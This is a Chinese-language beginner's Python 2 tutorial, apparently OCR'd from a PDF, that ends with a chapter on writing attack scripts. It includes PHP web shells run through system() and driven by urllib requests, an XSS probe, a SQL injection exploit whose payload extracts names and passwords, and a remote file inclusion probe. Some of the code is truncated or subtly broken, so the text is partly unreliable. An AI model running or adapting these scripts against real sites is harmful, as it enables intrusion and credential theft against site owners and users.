Cond0r
QQ:707447667

目录

一．Python 简介

二．Windows 下的 Python 环境搭建

三．基础知识

四．数组

五．条件与循环语句

六．用户数据获取

七．文件读写

八．类

九．urllib,urllib2 模块

十．套接字 Socket

十一．编写攻击代码

（1） XSS exploit

（2） SQL Injection Exploit

（3） 远程文件包含

十二．结论

一、Python 简介

Python（KK 英语发音：/'pa θ ɑn/, DJ 英语发音：/’ pai θ ən/）是一种面向对象、直译式计算机程序设计语言，创始人为 Guido van Rossum。这种语言的语法简捷而清晰，并且具有丰富和强大的类库。python 常被昵称为胶水语言，它能够很轻松的把用其他语言制作的各种模块（尤其是 C/C++）轻松地联结在一起。常见的一种应用情形是，使用 python 快速生成程序的原型（有时甚至是程序的最终界面），然后对其中有特别要求的部分，用更合适的语言改写，比如 3D 游戏中的图形渲染模块，速度要求非常高，就可以用 C++重写。

二．Windows 下的 Python 环境搭建

在开始使用 python 之前 你必须先下在 python 2.6 for windows，代码编辑器的选用可以选择自己使用顺手的就可以，个人推荐 Editplus，python 程序的后缀是.py， 运行方式：

切换到你所写的程序所在目录 运行 python name.py

```
C:\PyCode>python  hello.py
hello
```

三．基础知识

Python 变量的定义十分简单，和其他脚本语言一样都不用声明变量的类型可以直接定义

```
# -*- coding: utf-8 -*-
#/usr/bin/python
text="hello "
text2="word "
text3=" !!"
text4=123
text5=321
print text+text2+text3
print text4+text5
```

```
命令提示符

C:\PyCode>python exp1.py
hello word  !!
444

C:\PyCode>
```

和 Perl 一样 pyThon 的注释符也是#，多行注释为'''

```
# -*- coding: utf-8 -*-
#/usr/bin/python

#print "bbb" 这是一个单行的注释
'''
这是一个多行的注释
注释1
注释2
print "aaa"
'''
print "hello"
```

```
命令提示符

C:\PyCode>python exp2.py
hello

C:\PyCode>
```

,

四．数组

在 Python 里没有数组这种概念，只有元组,列表还是字典，元组是不可修改的，定义之后就无法改变他其中的内容，列表就类似其他语言中得数组，字典就是一个带索引的列表

Exp:

```
# -*- coding: utf-8 -*-
#/usr/bin/python
a=("a","b","c","d") #这是一个元组
print a[3]
b=["a","b","c","d"] #这是一个列表
print b[2]
c={"a":1,"b":2,"c":3,"d":4}
print c["a"]
```

```
命令提示符

C:\PyCode>python exp3.py
d
c
1

C:\PyCode>
```

一般我们用得最多是列表，列表的常用的方法有:

```
# -*- coding: utf-8 -*-
#/usr/bin/python

list=[] #创建一个列表
list.append("a") #在列表的末尾添加 一个
print list

list.insert(1,"b") #在列表的1 位置添加一个
print list[1]

list.remove("b") # 吧列表中得 "b" 移除
print list

list.append("last")
print list.pop() # 输出最后一个进入列表的值
```

```
命令提示符

C:\PyCode>python list.py
['a']
b
['a']
last

C:\PyCode>
```

五．条件与循环语句

Python 和其他脚本语言一样简单，语法也更加的简洁，不需要使用{}；

条件判断语句：

```
# -*- coding: utf-8 -*-
#/usr/bin/python
a=1
if a==1:
    print "a=1"
elif a > 1:
    print "a>1"
elif a<1:
    print "a < 1 "
```

```
命令提示符

C:\PyCode>python exp4.py
a=1

C:\PyCode>
```

应为 Python 不需要这些 {}; 等标示符 所以必须使用缩进的方式来编写代码，不然解释器无法运行，这点估计很多习惯 C 风格的人会很不习惯

循环语句：
Python 的 while 语句和其他语言一样



For 语句：
for 语句是 python 中的循环控制语句。可用来遍历某一对象

```
for语句的格式如下：
>>>for <> in <对象集合>:
...    if <条件>:
...        break
...    if <条件>:
...        continue
...    <其他语句>
...else:
...    <>
...
```


假设我们要遍历一个列表



六．用户数据获取

Python 获取用户数据有俩种方式 一种是获取程序运行时得到的参数，另一种是获取用户的输入，在编写 exp 的时候 获取用户的数据时必不可少的

Exp:



七．文件读写

Python 的文件操作十分的方便，几条语句即可
这是讲文本里的内容读取出来然后添加到一个列表里，这样可以写一些爆破类的程序。。
exp:

```
# -*- coding: utf-8 -*-
#/usr/bin/python
fp=open("./1.txt","a+") #以读写方式打开，在文件末尾追加写入，若文件不存在就创建
#print fp.read()    #读取出所有数据
#print fp.readline()  #
#fp.write("x") 在文件中写入
list=[]
while True:
    line=fp.readline().split("\n")[0]
    if line:
        list.append(line)
    else:
        break
print list
```

```
命令提示符

C:\PyCode>python exp4.py
['1', '2', '3']

C:\PyCode>
```

其中用到的 split 为字符串变量的方法，用于分隔文本 假设：
A=“abc”
B=A.split("b")
将返回一个列表，列表 B[0]的内容是 a b[1]的内容是 c
八．类
Python 是一门面向对象的语言，这样就提高了代码的复用性，让大家可以自己去编写自己需要的模块，然后可以多次的调用
Exp:

```
# -*- coding: utf-8 -*-
#/usr/bin/python
class myclass: #类名
    def mydef (self,text):
        #方法名称,若你的方法不接受外部提交的参数 也必须有一个参数
        #后面可以自己添加参数
        print text

my=myclass()
my.mydef("hello python !!")
```

```
命令提示符

C:\PyCode>python exp4.py
hello python !!

C:\PyCode>
```

```
# -*- coding: utf-8 -*-
#/usr/bin/python
class myclass: #类名
    def __init__ (self):
        print "这里是默认的方法 若你直接调用Myclass而不使用其他的方法，则首先运行这里"

    def mydef (self,text):
        #方法名称,若你的方法不接受外部提交的参数 也必须有一个参数
        #后面可以自己添加参数
        print text

myclass()
#my.mydef("hello python !!")
```

```
命令提示符

C:\PyCode>python exp4.py
这里是默认的方法 若你直接调用Myclass而不使用其他的方法，则首先运行这里

C:\PyCode>
```

九．urllib,urllib2

这俩个模块和日后编写 web 程序的 exp 有很大的关联，这俩个模块是操作 url 的，

简单的 Post 提交 post 提交的参数 是一个元组

一般写成 a=(("参数 1","值"),("参数 2"，“值”))

```python
# -*- coding: utf-8 -*-
#/usr/bin/python
import urllib
import urllib2
def postx (url,bd): #直接定义方法不需要self参数
    if bd:
        req=urllib2.Request(url,urllib.urlencode(bd))
        u=urllib2.urlopen(req)
        print u.read()
url="http://127.0.0.1/test.php"
bd=(('a','ipconfig'),('c','1234'))
postx(url,bd)
'''
test.php代码
<?php
system($_POST[a])
?>
'''
```

```
命令提示符

C:\PyCode>python exp4.py

Windows IP Configuration


Ethernet adapter VMware Network Adapter VMnet8:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.128.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```

```python
# -*- coding: utf-8 -*-
#/usr/bin/python
import urllib2
fp=urllib2.urlopen("http://127.0.0.1/test.php?a=ipconfog")
print fp.read()
'''
test.php代码
<?php
system($_GET[a])
?>
'''
```

这是 GET 提交，相对 Post GET 提交就简单的多 一行代码就可以完成了

十．套接字 Socket

套接字是为特定网络协议（例如 TCP/IP，ICMP/IP，UDP/IP 等）套件对上的网络应用程序提供者提供当前可移植标准的对象。它们允许程序接受并进行连接，如发送和接受数据。为了建立通信通道，网络通信的每个端点拥有一个套接字对象极为重要。

套接字为 BSD UNIX 系统核心的一部分，而且他们也被许多其他类似 UNIX 的操作系统包括 Linux 所采纳。许多非 BSD UNIX 系统（如 ms-dos，windows，os/2，mac os 及大部分主机环境）都以库形式提供对套接字的支持。


三种最流行的套接字类型是:stream,datagram 和 raw。stream 和 datagram 套接字可以直接与 TCP 协议进行接口，而 raw 套接字则接口到 IP 协议。但套接字并不限于 TCP

监听步骤：

1 创建 socket 对象
2 绑定套接字
3 监听等待连接
4 获取连接
5 获取数据
6 断开连接

连接步骤：

1 创建套接字
2 连接服务端
3 发送数据
4 断开连接




```
# -*- coding: utf-8 -*-
#/usr/bin/python
import socket
#服务端
host=socket.gethostname() # 获取主机名
port=8858                 #端口
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.bind((host,port)) #绑定
print "[+] Bind Ok "
s.listen(10)  #监听
print "[+] Listen Ok"
while True:  #等待客户端的链接
    c,addr=s.accept()
    data=c.recv(9999)
    print data
#客户端 不用多线程的话 这里是不会被运行了。。
'''
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect("127.0.0.1",8585) #链接
s.send("hello")
```

```
# -*- coding: utf-8 -*-
#/usr/bin/python
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.1.101",8858)) #链接
s.send("hello")
```

1.

十一．编写攻击代码

（1）xss exp

把一些 xss 语句存储在一个列表里，然后添加到 Url 的参数上逐个的访问

然后获取访问后的源文件 判断是否存在提交的语句 若存在就存在 xss。。


```python
# -*- coding: utf-8 -*-
#/usr/bin/python
import urllib2
import sys
xss=["<script>alert(/xxx/)<script>","xxx","xxxxxx"]
try:    #这是容错语句
    url=sys.argv[1]
except:
    print "usage: "+sys.argv[0]+" http://www.xxx.com/1.php?x="
    url=""
if url != "":
    for x in xss:
        x1=x
        if x1:
            fp=urllib2.urlopen(url+x1)
            text=fp.read()
            try:
                text.split[x1]
                print "Ok"
            except:
                print "NO"

        else:
            break
```

```
命令提示符

C:\PyCode>python XSS.py http://www.baidu.com/sad
NO
NO
NO

C:\PyCode>
```

(2) sql inj exp

只需要短短 10 几行代码即可编写成功

```python
# -*- coding: utf-8 -*-
#/usr/bin/python
import urllib2
import sys
#sql inj exp
#注入语句
sql="/transcript.php?id=72%20and%201=2%20union%20select%201,concat(0x5b5a5d,nam
try:
    url=sys.argv[1]
except:
    print "usage: "+sys.argv[0]+" http://xxx.com/"
    url=""
if url !="":
    fp=urllib2.urlopen(url+sql)
    text=fp.read()
    text=text.split("[Z]")
    text=text[1]
    print "Name : "+text.split("[]")[0]
    print "Pass : "+text.split("[]")[1]
else:
    exit
```



（3） 远程文件包含

和 xss 一样 首先获取正常访问的程序的源码，然后再提交远程包含的 url，查看是否存在 shell 的关键字 若存在则包含成功

```python
#/usr/bin/python
import urllib2
import sys
shell="http://127.0.0.1/x.txt"
'''
x.txt内容
<?php
echo "testxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
?>
'''
try:    #这是容错语句
    url=sys.argv[1]
except:
    print "usage: "+sys.argv[0]+" http://www.xxx.com/1.php?x="
    url=""
if url != "":
    fp=urllib2.urlopen(url+shell)
    text=fp.read()
    try:
        text.replace("testxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx") #这是替换文本
        print "yes"
    except:
        print "no"
```

```
命令提示符

C:\PyCode>python rfi.py http://www.baidu.com/sad
no

C:\PyCode>
```

十二 结论

看完了这些是不是觉着 Py 很简单呢，编写 exp 速度是不是很快呢。。